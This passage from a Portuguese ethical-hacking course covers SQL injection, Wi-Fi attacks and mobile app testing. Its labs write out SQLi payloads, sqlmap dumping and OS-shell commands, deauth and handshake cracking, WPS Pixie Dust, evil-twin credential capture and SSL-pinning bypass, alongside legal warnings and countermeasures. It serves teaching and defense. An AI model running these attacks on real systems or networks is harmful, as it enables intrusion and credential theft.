1. No campo/parâmetro vulnerável, confirme a injeção quebrando a sintaxe:

```
'
```

Observe o erro ou a mudança de comportamento.

1. Bypass de lógica com condição sempre verdadeira:

```
' OR '1'='1
```

1. Descubra o número de colunas e as colunas exibíveis:

```
' ORDER BY 3-- -
' UNION SELECT 1,2-- -
```

1. Enumere a estrutura e extraia credenciais via `information_schema`:

```
' UNION SELECT user, password FROM users-- -
```

Parte B — Automação com sqlmap:

1. Capture a requisição vulnerável (pelo Burp, salvando em `req.txt`) e deixe o sqlmap trabalhar:

```
sqlmap -r req.txt --batch --dbs
sqlmap -r req.txt --batch -D dvwa --tables
sqlmap -r req.txt --batch -D dvwa -T users --dump
```

1. Observe o sqlmap identificar o tipo de injeção, o SGBD e extrair e **quebrar** os hashes de senha automaticamente.

Parte C — Blind SQLi:

1. Aumente o nível de segurança do DVWA para "medium" e repita, observando como a injeção fica cega (sem mensagens de erro) e como as técnicas boolean/time-based (e o sqlmap) ainda a exploram.

Parte D — A defesa:

1. Compare o código vulnerável (concatenação) com a versão do DVWA em nível "impossible" (consulta parametrizada) e comprove que os mesmos payloads **não** funcionam mais. Essa é a demonstração definitiva do valor dos prepared statements.

Entregável do lab: um relatório documentando a detecção, a exploração manual (com os payloads e os dados extraídos), a automação com sqlmap e — o ponto central — a prova de que a parametrização neutraliza completamente o ataque. Inclua a recomendação de correção com exemplo de código parametrizado.

Reflexão: a SQL injection é o exemplo perfeito de uma vulnerabilidade **totalmente solucionável** cuja persistência decorre de má prática de desenvolvimento, não de limitação técnica. Ao apresentá-la a um cliente, o valor não está apenas em demonstrar o vazamento, mas em mostrar quão simples e definitiva é a correção — e por que ela deve ser padrão inegociável em todo acesso a banco de dados.

Lab 15B — Blind SQLi, evasão de WAF e RCE

Objetivo: exercitar as técnicas avançadas — injeção cega baseada em tempo, contorno de WAF e escalada da SQLi para execução no servidor.

> ***Alvo:*** *o* ***DVWA*** *(nível "medium"/"high"), o laboratório* ***SQLi*** *da PortSwigger Web Security Academy, ou uma VM do VulnHub com SQLi. Rede isolada.*

Parte A — Blind SQLi baseada em tempo:

1. Em um ponto de injeção sem saída visível, confirme a injeção cega medindo o tempo de resposta com uma condição verdadeira e uma falsa:

```
' AND IF(1=1, SLEEP(3), 0)-- -
' AND IF(1=2, SLEEP(3), 0)-- -
```

1. Extraia dados caractere a caractere, inferindo pela latência (e depois automatize com sqlmap `--technique=T`).

Parte B — Evasão de WAF:

1. Coloque um WAF simples à frente (ModSecurity com o CRS, ou o modo de segurança elevado do DVWA) e observe payloads básicos serem bloqueados. Aplique técnicas de evasão manuais e com o sqlmap:

```
sqlmap -r req.txt --tamper=space2comment,randomcase,between --level=5 --risk=3 --batch --dbs
```

Compare a taxa de sucesso antes e depois da evasão.

Parte C — Da SQLi ao servidor:

1. Em um alvo cuja conta de banco tenha privilégios de arquivo, escreva um web shell via injeção e execute comandos do SO:

```
sqlmap -r req.txt --os-shell
```

1. Comprove a execução (`id`, `whoami`) e reflita sobre como o **menor privilégio** na conta do banco teria bloqueado essa escalada mesmo com a injeção presente.

Entregável do lab: um relatório demonstrando a extração cega, a evasão do WAF (com a comparação antes/depois) e a escalada para RCE, encerrando com a recomendação em duas camadas — parametrização no código **e** menor privilégio no banco.

Referências

- OWASP. **SQL Injection Prevention Cheat Sheet**. Disponível em: https://cheatsheetseries.owasp.org. Acesso em: 3 jul. 2026.
- CLARKE, Justin. **SQL Injection Attacks and Defense**. 2. ed. Waltham: Syngress, 2012.
- PORTSWIGGER. **SQL Injection — Web Security Academy**. Disponível em: https://portswigger.net/web-security/sql-injection. Acesso em: 3 jul. 2026.
- SQLMAP PROJECT. **sqlmap User's Manual**. Disponível em: https://github.com/sqlmapproject/sqlmap/wiki. Acesso em: 3 jul. 2026.
- MITRE. **CWE-89: Improper Neutralization of Special Elements used in an SQL Command**. Disponível em:

https://cwe.mitre.org/data/definitions/89.html. Acesso em: 3 jul. 2026.
- OWASP. **Testing for SQL Injection (WSTG-INPV-05)**. Disponível em: https://owasp.org/www-project-web-security-testing-guide. Acesso em: 3 jul. 2026.

Ferramentas citadas

- **sqlmap —** detecção e exploração automatizada de injeção SQL. Licença: GPLv2; código aberto.
- **Burp Suite —** captura e manipulação de requisições. Licença: comercial; Community gratuita.
- **ModSecurity —** WAF de código aberto (para testes de evasão). Licença: Apache 2.0.

Módulo 16 — Hacking de Redes Wireless

As redes sem fio trouxeram um desafio de segurança singular: seu meio de transmissão é o ar, acessível a qualquer um dentro do alcance do sinal. Este módulo trata de como esse meio é atacado e, sobretudo, de como é protegido.

O ar como meio de transmissão

Redes sem fio introduzem um desafio de segurança fundamental: o meio de transmissão é o **ar**, acessível a qualquer um dentro do alcance do sinal. Enquanto uma rede cabeada exige acesso físico ao cabo, uma rede Wi-Fi transborda pelas paredes, alcançando a rua, o estacionamento, o prédio vizinho. Isso torna a segurança wireless dependente inteiramente da **criptografia** e da **autenticação** — pois o controle de acesso físico ao meio é impossível. Este módulo cobre os protocolos de segurança Wi-Fi, suas fraquezas históricas e atuais, e as técnicas de ataque e defesa.

Fundamentos de 802.11

As redes Wi-Fi seguem o padrão **IEEE 802.11**. Conceitos essenciais:

- **SSID:** o nome da rede.
- **BSSID:** o endereço MAC do ponto de acesso (AP).
- **Cliente/Station (STA):** o dispositivo conectado.
- **Canais e bandas:** 2.4 GHz e 5 GHz (e 6 GHz no Wi-Fi 6E), divididos em canais.
- **Quadros de gerência:** beacons (que anunciam a rede), probe requests/responses, authentication, association e — crucialmente — **deauthentication**.

A comunicação envolve o cliente associar-se ao AP e, nas redes protegidas, realizar um **handshake** de autenticação que estabelece as chaves de criptografia. Grande parte dos ataques gira em torno de capturar ou subverter esse handshake.

Os protocolos de segurança e sua evolução

A segurança das redes Wi-Fi evoluiu em resposta às falhas de cada geração anterior. Percorrê-la em ordem cronológica ajuda a entender por que cada protocolo existe — e por que alguns não devem mais ser usados.

WEP — quebrado por design

O **WEP (Wired Equivalent Privacy)** foi o primeiro esquema de segurança Wi-Fi e é **completamente quebrado**. Usa a cifra RC4 com um vetor de inicialização (IV) de apenas 24 bits, que se repete com frequência. Coletando IVs suficientes (bastam alguns minutos de tráfego), a chave é recuperada matematicamente, independentemente de seu comprimento. **WEP não oferece segurança alguma** e não deve existir em nenhuma rede — encontrá-lo é, por si, um achado crítico.

WPA e WPA2 — o padrão por duas décadas

O **WPA** foi um remendo transicional sobre o hardware WEP. O **WPA2**, com a cifra **AES-CCMP**, tornou-se o padrão robusto por quase duas décadas. Opera em dois modos:

- **WPA2-Personal (PSK):** usa uma senha compartilhada (pre-shared key). Sua fraqueza é o **handshake de 4 vias**: um atacante que o captura pode tentar quebrá-lo **offline** por força bruta/dicionário. A segurança depende inteiramente da **força da senha**.
- **WPA2-Enterprise (802.1X):** cada usuário autentica-se individualmente contra um servidor **RADIUS**, via EAP. Muito mais seguro, mas com vetores próprios (ataques a EAP, rogue RADIUS).

WPA3 — o estado da arte

O **WPA3** corrige as fraquezas do WPA2. Substitui o PSK pelo **SAE (Simultaneous Authentication of Equals)**, também chamado *Dragonfly*, que oferece **forward secrecy** e resistência a ataques offline de dicionário — mesmo capturando o handshake, o atacante não pode quebrá-lo offline como no WPA2. Introduz ainda criptografia individualizada em redes abertas (OWE). Apesar de vulnerabilidades pontuais descobertas (a família **Dragonblood**), representa um salto de segurança, e migrar para ele é a recomendação atual.

WPS — a porta dos fundos

O **WPS (Wi-Fi Protected Setup)**, criado para facilitar a conexão via um PIN de 8 dígitos, introduziu uma falha grave: o PIN é validado em duas metades, reduzindo o espaço de busca e permitindo força bruta em horas (ataque **Reaver**), ou até instantaneamente em APs vulneráveis ao **Pixie Dust**. **WPS deve ser desabilitado** — é frequentemente o elo mais fraco de uma rede com WPA2 forte.

O ambiente de ataque

Atacar Wi-Fi exige uma **placa de rede compatível com modo monitor e injeção de pacotes** (chipsets como Atheros, Ralink, MediaTek são populares). O

modo monitor permite capturar todos os quadros no ar; a injeção permite enviar quadros forjados (como os de deauth).

```
# Colocar a interface em modo monitor com a suíte aircrack-ng
sudo airmon-ng start wlan0
# a interface passa a ser wlan0mon
# Verificar e encerrar processos que interferem
sudo airmon-ng check kill
```

A suíte aircrack-ng e o ataque a WPA2-PSK

O **aircrack-ng** é o conjunto de ferramentas clássico para auditoria Wi-Fi. O ataque a uma rede WPA2-Personal segue um fluxo bem definido:

1. **Descoberta.** Escanear o ar em busca de redes e clientes:

```
sudo airodump-ng wlan0mon
```

Anote o BSSID, o canal e os clientes associados da rede-alvo.

1. **Captura direcionada.** Focar no alvo e gravar o tráfego, aguardando o handshake:

```
sudo airodump-ng -c 6 --bssid AA:BB:CC:DD:EE:FF -w captura wlan0mon
```

1. **Deauthentication (forçar o handshake).** Em vez de esperar um cliente se conectar naturalmente, o atacante envia quadros de **deauth** para desconectar um cliente já associado; ao se reconectar, ele refaz o handshake de 4 vias, que é capturado:

```
sudo aireplay-ng --deauth 5 -a AA:BB:CC:DD:EE:FF -c CLIENTE_MAC wlan0mon
```

O airodump indicará "WPA handshake" no topo quando capturá-lo.




Figura — O ataque a WPA2-PSK: um deauth força a reconexão, o handshake é capturado no ar e a senha é quebrada offline.

1. **Quebra offline.** Com o handshake em mãos, ataque de dicionário offline:

```
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt captura-01.cap
```

Alternativamente, ferramentas modernas como **hcxdumptool/hcxtools** extraem o material (incluindo via ataque **PMKID**, que dispensa a captura de um handshake completo) para quebra acelerada por GPU com o **hashcat**:

```
hashcat -m 22000 handshake.hc22000 /usr/share/wordlists/rockyou.txt
```

A lição defensiva é direta: contra WPA2-PSK, **a única defesa efetiva é uma senha longa, complexa e imprevisível** — pois o handshake sempre pode ser capturado.

Rogue AP e Evil Twin

Além de quebrar a chave, o atacante pode enganar os clientes:

- **Rogue Access Point:** um AP não autorizado conectado à rede corporativa, criando uma porta dos fundos.
- **Evil Twin:** um AP falso que imita o SSID de uma rede legítima. Combinado com deauth (para expulsar os clientes da rede real) e um **captive portal** falso, engana usuários a se conectarem e a fornecerem credenciais. Ferramentas como **Wifiphisher** e **airgeddon** automatizam o ataque completo — deauth, evil twin e página de captura.
- **Karma attack:** o AP falso responde a todos os probe requests, fingindo ser qualquer rede que os dispositivos procuram.

Esses ataques são especialmente perigosos em locais públicos, onde os usuários se conectam a qualquer rede aparentemente conhecida.

Aprofundamento: o ataque PMKID (clientless)

O ataque clássico de captura de handshake exige que um cliente esteja conectado (ou seja forçado a reconectar via deauth). Em 2018, foi descoberta uma técnica mais eficiente contra muitos roteadores: o ataque **PMKID**. Em vez de esperar o handshake de 4 vias entre AP e cliente, o atacante solicita ao próprio AP um único quadro que contém o **PMKID** — um valor derivado da chave mestra (PMK) — presente no primeiro quadro EAPOL. Isso permite capturar material quebrável offline **sem nenhum cliente conectado** (clientless) e sem deauth, tornando o ataque mais rápido e furtivo.

```
# Captura de PMKID sem cliente com hcxdumptool
```

```
sudo hcxdumptool -i wlan0mon -o captura.pcapng --enable_status=1

# Conversão para o formato do hashcat
hcxpcapngtool -o hash.hc22000 captura.pcapng

# Quebra offline acelerada por GPU
hashcat -m 22000 hash.hc22000 /usr/share/wordlists/rockyou.txt
```

Nem todos os APs são vulneráveis (depende de o AP incluir o PMKID no quadro), mas onde funciona, dispensa completamente a etapa de deauth. A defesa é a mesma: senha forte (que resiste à quebra offline) e, sobretudo, a migração para WPA3.

Aprofundamento: atacando o WPS

O **WPS** merece prática dedicada, pois é frequentemente o elo mais fraco de uma rede com WPA2 robusto. O PIN de 8 dígitos, validado em duas metades (com o último dígito sendo um checksum), reduz o espaço de busca de 10^8 para cerca de 11.000 tentativas — quebrável por força bruta em horas. Pior, o ataque **Pixie Dust** explora a geração fraca de nonces em muitos chipsets, recuperando o PIN **offline em segundos**:

```
# Enumerar redes com WPS habilitado
sudo wash -i wlan0mon

# Ataque Pixie Dust (rápido, quando o AP é vulnerável)
sudo reaver -i wlan0mon -b AA:BB:CC:DD:EE:FF -c 6 -K 1 -vv

# Força bruta do PIN WPS (mais lento)
sudo reaver -i wlan0mon -b AA:BB:CC:DD:EE:FF -c 6 -vv
```

Recuperado o PIN, o Reaver revela a senha WPA2 em texto claro — contornando completamente a robustez da senha. Por isso, **desabilitar o WPS** é uma das recomendações wireless mais importantes.

Aprofundamento: WPA3 e as vulnerabilidades Dragonblood

O WPA3, com seu handshake SAE (Dragonfly), foi projetado para resistir aos ataques offline de dicionário — mesmo capturando a troca, o atacante não pode quebrá-la como no WPA2. Contudo, em 2019, pesquisadores revelaram a família **Dragonblood**: vulnerabilidades que incluíam ataques de **downgrade** (forçar o cliente ao modo de transição WPA2, reintroduzindo a vulnerabilidade), ataques de **canal lateral** (timing e cache) que vazavam informação sobre a senha, e negação de serviço contra o SAE. A maioria foi corrigida por atualizações, mas o episódio ensina duas lições: nenhum protocolo é imune, e o **modo de transição** (WPA3/WPA2 simultâneo), necessário por compatibilidade, é um ponto fraco. A

recomendação madura é migrar para WPA3 **puro** assim que o parque de dispositivos permitir.

Outras superfícies wireless

O CEH abrange também tecnologias sem fio além do Wi-Fi: **Bluetooth** (ataques como BlueBorne, bluejacking, bluesnarfing), **RFID/NFC** (clonagem de crachás, skimming), e comunicações de curto alcance em IoT (Zigbee, tratado no Módulo 18). O princípio comum é que o meio sem fio é interceptável, exigindo criptografia e autenticação robustas.

Contramedidas

- **Usar WPA3** onde possível; no mínimo **WPA2-AES** com senha forte. Nunca WEP ou WPA (TKIP).
- **Senhas PSK longas e aleatórias** (frases-senha de alta entropia), ou preferir **WPA2/WPA3-Enterprise (802.1X)** em ambientes corporativos, com autenticação individual.
- **Desabilitar o WPS.**
- **Detecção de rogue AP e evil twin:** sistemas **WIDS/WIPS** que monitoram o espectro em busca de APs não autorizados e ataques de deauth.
- **802.11w (Management Frame Protection):** protege os quadros de gerência, mitigando ataques de deauth.
- **Segmentação:** isolar a rede Wi-Fi (especialmente a de convidados e a de IoT) da rede corporativa crítica.
- **Ocultar o SSID e filtrar MAC** são medidas de baixa eficácia (facilmente contornáveis), úteis apenas como camadas menores.
- **Educação:** orientar usuários a desconfiar de redes abertas e portais de captura suspeitos.

Lab 16 — Auditoria de uma rede WPA2 própria

Objetivo: capturar o handshake de uma rede WPA2 **de sua propriedade** e recuperar a senha por ataque de dicionário offline, compreendendo a mecânica e a importância da força da senha.

> ***Escopo legal crítico.*** *Este lab só pode ser realizado contra uma* ***rede Wi-Fi de sua propriedade*** *ou um AP de laboratório dedicado, com senha que você mesmo definiu. Capturar handshakes ou atacar redes de terceiros — mesmo "só para testar" — é crime (interceptação e acesso não autorizado). Configure um roteador/AP de teste exclusivamente para este exercício.*

Passo a passo:

1. Configure um AP de laboratório com WPA2-PSK e uma senha propositalmente presente na `rockyou.txt` (para que o lab conclua) — por exemplo, uma senha fraca conhecida.
2. Coloque a placa em modo monitor:

```
sudo airmon-ng check kill
sudo airmon-ng start wlan0
```

1. Descubra o BSSID e o canal do seu AP:

```
sudo airodump-ng wlan0mon
```

1. Capture o tráfego direcionado, aguardando o handshake:

```
sudo airodump-ng -c CANAL --bssid SEU_BSSID -w lab_handshake wlan0mon
```

1. Em outro terminal, force um handshake desconectando um dispositivo seu conectado ao AP:

```
sudo aireplay-ng --deauth 3 -a SEU_BSSID -c SEU_CLIENTE wlan0mon
```

Aguarde o "WPA handshake" aparecer no airodump.

1. Quebre a senha offline:

```
sudo aircrack-ng -w /usr/share/wordlists/rockyou.txt lab_handshake-01.cap
```

1. **Experimento comparativo.** Reconfigure o AP com uma senha longa e aleatória (por exemplo, 16 caracteres aleatórios, ausente de qualquer wordlist) e repita: observe que o ataque de dicionário **falha**, demonstrando por que a força da senha é a defesa decisiva no WPA2-PSK.

Entregável do lab: um relatório documentando a captura do handshake, o resultado da quebra (bem-sucedida com senha fraca, malsucedida com senha forte) e as recomendações — WPA3, senha de alta entropia, desativação de WPS, 802.11w. Restaure a configuração original e segura do seu AP ao final.

Reflexão: note que o protocolo em si (WPA2-AES) é robusto; o elo frágil é a senha escolhida pelo usuário e recursos legados como o WPS. A migração para WPA3, que elimina o ataque offline de dicionário, é o avanço estrutural que muda esse jogo — e a recomendação que você levará a qualquer cliente.

Lab 16B — Evil Twin e ataque ao WPS

Objetivo: montar um ponto de acesso falso (evil twin) com captura de credenciais e testar a robustez do WPS, ambos contra infraestrutura de laboratório própria.

> ***Escopo legal crítico.*** *Somente contra um AP de laboratório* ***de sua propriedade*** *e clientes de teste* ***seus****, em ambiente isolado. Montar um evil twin que engane usuários reais ou atacar o WPS de redes de terceiros é crime.*

Parte A — Evil Twin com captura de credenciais:

1. Com a placa em modo monitor, use uma ferramenta integrada para automatizar o ataque:

```
sudo airgeddon
# ou
sudo wifiphisher
```

1. Selecione seu AP de laboratório como alvo. A ferramenta cria um AP falso com o mesmo SSID, envia deauth para expulsar seus clientes de teste do AP real e sobe um **captive portal** falso.
2. A partir de um dispositivo de teste seu, conecte-se ao AP falso e observe o portal solicitar a "senha do Wi-Fi". Digite-a e veja-a ser capturada pela ferramenta.
3. Reflita: nenhum handshake foi quebrado — a senha foi **entregue** pela vítima. Este é um ataque de engenharia social sobre wireless (conecta ao Módulo 9).

Parte B — Ataque ao WPS:

1. Habilite o WPS no seu AP de laboratório. Enumere-o e ataque-o:

```
sudo wash -i wlan0mon
sudo reaver -i wlan0mon -b SEU_BSSID -c CANAL -K 1 -vv
```

1. Se o AP for vulnerável ao Pixie Dust, observe o PIN e a senha WPA2 serem recuperados em segundos — mesmo com uma senha forte. Depois, **desabilite o WPS** e comprove que o ataque falha.

Entregável do lab: um relatório documentando o evil twin (com a credencial capturada via portal) e o ataque WPS (com o PIN/senha recuperados, quando aplicável), encerrando com as contramedidas — desativação do WPS, 802.11w contra deauth, WPA3, e conscientização dos usuários contra portais falsos.

Referências

- EC-COUNCIL. **Certified Ethical Hacker (CEH) v12: Módulo 16 — Hacking Wireless Networks**. EC-Council, 2023.
- VANHOEF, Mathy; RONEN, Eyal. **Dragonblood: Analyzing the Dragonfly Handshake of WPA3 and EAP-pwd**. IEEE Symposium on Security and Privacy, 2020. Disponível em: https://wpa3.mathyvanhoef.com. Acesso em: 3 jul. 2026.

- AIRCRACK-NG. **Aircrack-ng Documentation**. Disponível em: https://www.aircrack-ng.org/documentation.html. Acesso em: 3 jul. 2026.
- HASHCAT. **WPA/WPA2 cracking (mode 22000)**. Disponível em: https://hashcat.net/wiki. Acesso em: 3 jul. 2026.
- WI-FI ALLIANCE. **WPA3 Specification**. Disponível em: https://www.wi-fi.org/discover-wi-fi/security. Acesso em: 3 jul. 2026.
- CACHE, Johnny; WRIGHT, Joshua; LIU, Vincent. **Hacking Exposed Wireless**. 3. ed. New York: McGraw-Hill, 2015.

Ferramentas citadas

- **Aircrack-ng —** suíte de auditoria de redes Wi-Fi. Licença: GPLv2; código aberto.
- **hcxdumptool / hcxtools —** captura de PMKID e handshakes. Licença: MIT; código aberto.
- **Hashcat —** quebra offline de WPA/WPA2. Licença: MIT.
- **Reaver —** ataque a WPS. Licença: GPLv2; código aberto.
- **Wifiphisher / airgeddon —** automação de evil twin e captura. Licença: GPL; código aberto.
- **Bettercap —** ataques de rede sem fio e MITM. Licença: GPLv3.

Módulo 17 — Hacking de Plataformas Móveis

O smartphone tornou-se o dispositivo mais pessoal e onipresente da vida moderna, concentrando dados, credenciais e o segundo fator de metade da nossa vida digital. Isso o torna um alvo de altíssimo valor — e a segurança móvel, uma disciplina própria.

O computador no bolso

O smartphone é hoje o dispositivo mais pessoal e onipresente — carrega e-mails, mensagens, fotos, dados bancários, credenciais, localização e, cada vez mais, o segundo fator de autenticação de toda a vida digital do usuário. Isso o torna um alvo de altíssimo valor. A segurança móvel tem particularidades: um modelo de aplicativos distribuídos por lojas, um sistema de permissões granular, armazenamento local sensível, comunicação constante com backends via API, e a tensão entre uso pessoal e corporativo (o fenômeno **BYOD — Bring Your Own Device**). Este módulo cobre as duas plataformas dominantes — **Android** e **iOS** — suas superfícies de ataque e a metodologia de teste de segurança móvel.

Os dois modelos: Android e iOS

- **Android:** baseado em Linux, de código mais aberto, com um ecossistema fragmentado (muitos fabricantes, versões e lojas). Os aplicativos são pacotes **APK** (ou AAB), escritos majoritariamente em Java/Kotlin, rodando na runtime ART. A abertura facilita a análise (e o ataque), e a instalação de apps de fora da loja oficial (**sideloading**) amplia a superfície. O **root** é o equivalente ao acesso administrativo.
- **iOS:** ecossistema fechado da Apple, com forte controle da App Store, sandbox rigoroso e assinatura de código obrigatória. Os apps são pacotes **IPA**, escritos em Swift/Objective-C. O **jailbreak** remove as restrições do sistema. O modelo fechado eleva a barreira de entrada para ataques, mas não a elimina.

Ambos empregam **sandboxing** (isolamento entre apps), um **modelo de permissões** (o app declara e o usuário concede acessos a câmera, localização, contatos) e **assinatura de código**.

O OWASP Mobile Top 10

Assim como na web, o OWASP mantém um **Mobile Top 10** que orienta o teste. Suas categorias centrais incluem:

- **Uso impróprio de credenciais e autenticação/autorização inseguras.**
- **Armazenamento de dados inseguro:** dados sensíveis (tokens, senhas, PII) gravados em texto claro no dispositivo — em bancos SQLite, arquivos de preferências, logs, cache. É uma das falhas mais comuns.
- **Comunicação insegura:** tráfego sem TLS ou com validação de certificado deficiente, permitindo MITM.
- **Validação de entrada insuficiente** e injeções.
- **Criptografia insuficiente ou mal implementada.**
- **Engenharia reversa e proteção de código inadequadas.**
- **Configuração de segurança incorreta.**
- **Segurança deficiente no lado do servidor/API** — frequentemente, a maior fraqueza está no **backend** que o app consome, não no app em si.

Superfícies de ataque móvel

O teste de segurança móvel abrange várias frentes:

Figura — As quatro superfícies de ataque de uma aplicação móvel, e as ferramentas típicas de cada frente.

- **A aplicação (análise estática):** engenharia reversa do APK/IPA para inspecionar o código, encontrar segredos embutidos (chaves de API, credenciais *hardcoded*), analisar o armazenamento e a lógica.
- **A aplicação em execução (análise dinâmica):** observar o comportamento em runtime — o que grava no dispositivo, como se comunica, como valida entradas — e manipulá-lo com instrumentação.
- **A comunicação de rede:** interceptar o tráfego entre o app e seus backends (o ponto onde o pentest web reencontra o móvel).
- **O backend/API:** testar as APIs consumidas pelo app com a metodologia de aplicações web (Módulo 14) — muitas vezes o vetor mais produtivo.

- **A plataforma:** vulnerabilidades do próprio SO, do modelo de permissões, de componentes exportados (Android Activities/Services/Broadcast Receivers expostos).

Ferramentas do arsenal móvel

- **MobSF (Mobile Security Framework):** a ferramenta central — realiza análise estática e dinâmica automatizada de APK/IPA, gerando um relatório abrangente de vulnerabilidades. Ponto de partida obrigatório.
- **apktool:** desmonta e remonta APKs, decodificando recursos e o código smali.
- **jadx / jadx-gui:** descompila APK para código Java legível — essencial para a análise estática.
- **Frida:** framework de instrumentação dinâmica que injeta scripts em apps em execução, permitindo interceptar e modificar chamadas de função em runtime — a ferramenta mais poderosa para contornar proteções (como SSL pinning e detecção de root/jailbreak).
- **Objection:** construído sobre o Frida, automatiza tarefas comuns de pentest móvel (bypass de SSL pinning, exploração de armazenamento) sem escrever scripts.
- **Burp Suite / ZAP:** interceptação do tráfego do app (configurando o proxy e instalando o certificado da ferramenta no dispositivo).
- **ADB (Android Debug Bridge):** interface de linha de comando para interagir com dispositivos Android — instalar apps, acessar o shell, extrair dados.
- **Drozer:** framework de avaliação de segurança Android, testa componentes exportados e superfícies de IPC.
- **Emuladores/dispositivos de teste:** Android Studio Emulator, Genymotion, ou dispositivos físicos com root/jailbreak dedicados ao teste.

Análise estática de um APK

O fluxo típico de análise estática:

```
# Extrair e decodificar o APK
apktool d aplicativo.apk -o app_decodificado

# Descompilar para Java e inspecionar
jadx-gui aplicativo.apk

# Procurar segredos hardcoded no código descompilado
grep -rEi 'api[_-]?key|secret|password|token|http://' app_decodificado/
```

O objetivo é encontrar chaves de API embutidas, endpoints, credenciais, lógica de autenticação client-side (que nunca deve ser confiável) e configurações

inseguras no `AndroidManifest.xml` (componentes exportados, `android:debuggable`, permissões excessivas, `usesCleartextTraffic`).

Análise dinâmica e interceptação de tráfego

Para interceptar o tráfego HTTPS de um app, configura-se o Burp como proxy e instala-se seu certificado CA no dispositivo. Muitos apps, porém, implementam **SSL/Certificate Pinning** — validam que o certificado do servidor é exatamente o esperado, recusando o do Burp. O **Frida/Objection** contorna o pinning em runtime:

```
# Iniciar o Objection e desabilitar o SSL pinning
objection -g com.exemplo.app explore
# no prompt:
android sslpinning disable
# Ou, com o Frida diretamente, injetar um script de bypass conhecido
frida -U -f com.exemplo.app -l frida-ssl-bypass.js
```

Contornado o pinning, todo o tráfego app-backend passa pelo Burp, e o teste prossegue como um pentest de API/web — frequentemente a fase mais frutífera, pois expõe as falhas do servidor.

Vetores adicionais

- **Detecção de root/jailbreak e sua evasão:** apps sensíveis (bancos) tentam detectar dispositivos comprometidos; o Frida/Objection contorna essas checagens para permitir a análise.
- **Malware móvel:** trojans bancários, spyware (stalkerware), apps maliciosos que abusam de permissões e de serviços de acessibilidade.
- **Ataques de sideloading e lojas de terceiros:** distribuição de apps repackaged (modificados com payload).
- **MDM (Mobile Device Management) bypass:** em contextos corporativos, tentativas de contornar as políticas de gestão de dispositivos.
- **Phishing e smishing** direcionados ao móvel (Módulo 9).

Contramedidas

Do lado do desenvolvimento e da operação:

- **Não armazenar segredos no cliente:** nenhuma chave de API, credencial ou lógica de segurança sensível deve residir no app — ele é totalmente inspecionável. Segredos ficam no servidor.
- **Armazenamento seguro:** usar o Keystore (Android) / Keychain (iOS) para dados sensíveis; criptografar o que for local; nunca gravar dados

sensíveis em logs ou preferências em claro.
- **Comunicação segura:** TLS obrigatório, com **certificate pinning** (mesmo sabendo que é contornável em dispositivos comprometidos, eleva a barreira).
- **Validação server-side:** jamais confiar em validações feitas no app; replicá-las e reforçá-las no backend.
- **Segurança da API:** aplicar todas as defesas de aplicação web às APIs consumidas (autenticação, autorização, rate limiting, validação).
- **Ofuscação e proteções anti-tampering/anti-root:** dificultam (não impedem) a engenharia reversa.
- **Princípio do menor privilégio nas permissões:** solicitar apenas o estritamente necessário.
- **MDM e políticas BYOD** para separar e proteger dados corporativos em dispositivos pessoais.
- **Testes de segurança móvel regulares** (SAST/DAST móvel, MobSF, pentest).

Lab 17 — Análise de segurança de um APK

Objetivo: conduzir uma avaliação de segurança de um aplicativo Android de laboratório, da análise estática à interceptação de tráfego, identificando armazenamento inseguro e segredos embutidos.

> ***Alvo:*** *um APK* ***intencionalmente vulnerável*** *e legal para teste — como o* ***DIVA (Damn Insecure and Vulnerable App)****,* ***InsecureBankv2*** *ou o* ***OWASP MSTG/MASTG crackmes****. Use um emulador ou dispositivo de teste dedicado. Nunca faça engenharia reversa de apps de terceiros sem autorização.*

Parte A — Triagem automatizada com MobSF:

1. Suba o MobSF (via Docker ou instalação) e carregue o APK vulnerável. Analise o relatório: permissões, componentes exportados, segredos, problemas de armazenamento e de rede detectados.

Parte B — Análise estática manual:

1. Descompile e inspecione o app:

```
apktool d alvo-vulneravel.apk -o alvo_dec
jadx-gui alvo-vulneravel.apk
```

1. Examine o `AndroidManifest.xml` procurando `android:debuggable="true"`, `usesCleartextTraffic`, componentes exportados e permissões excessivas.
2. Procure segredos e endpoints embutidos:

```
grep -rEi 'api[_-]?key|password|secret|token|https?://' alvo_dec/
```

Parte C — Armazenamento inseguro:

1. Instale e execute o app no emulador. Provoque-o a salvar dados (login, notas) e, via ADB, inspecione o armazenamento do app em busca de dados sensíveis em claro:

```
adb shell
run-as com.alvo.vulneravel
cat shared_prefs/*.xml
cat databases/*.db
```

Parte D — Interceptação de tráfego:

1. Configure o Burp como proxy do dispositivo, instale seu certificado e capture o tráfego do app. Se houver SSL pinning, contorne-o com o Objection:

```
objection -g com.alvo.vulneravel explore
android sslpinning disable
```

1. Analise as requisições à API e teste-as com a metodologia web (autenticação, IDOR, injeção).

Entregável do lab: um relatório de avaliação de segurança móvel documentando: permissões e configurações inseguras, segredos hardcoded encontrados, dados sensíveis armazenados em claro, e falhas na comunicação/API. Para cada achado, a recomendação de correção correspondente (Keystore, remoção de segredos do cliente, validação server-side).

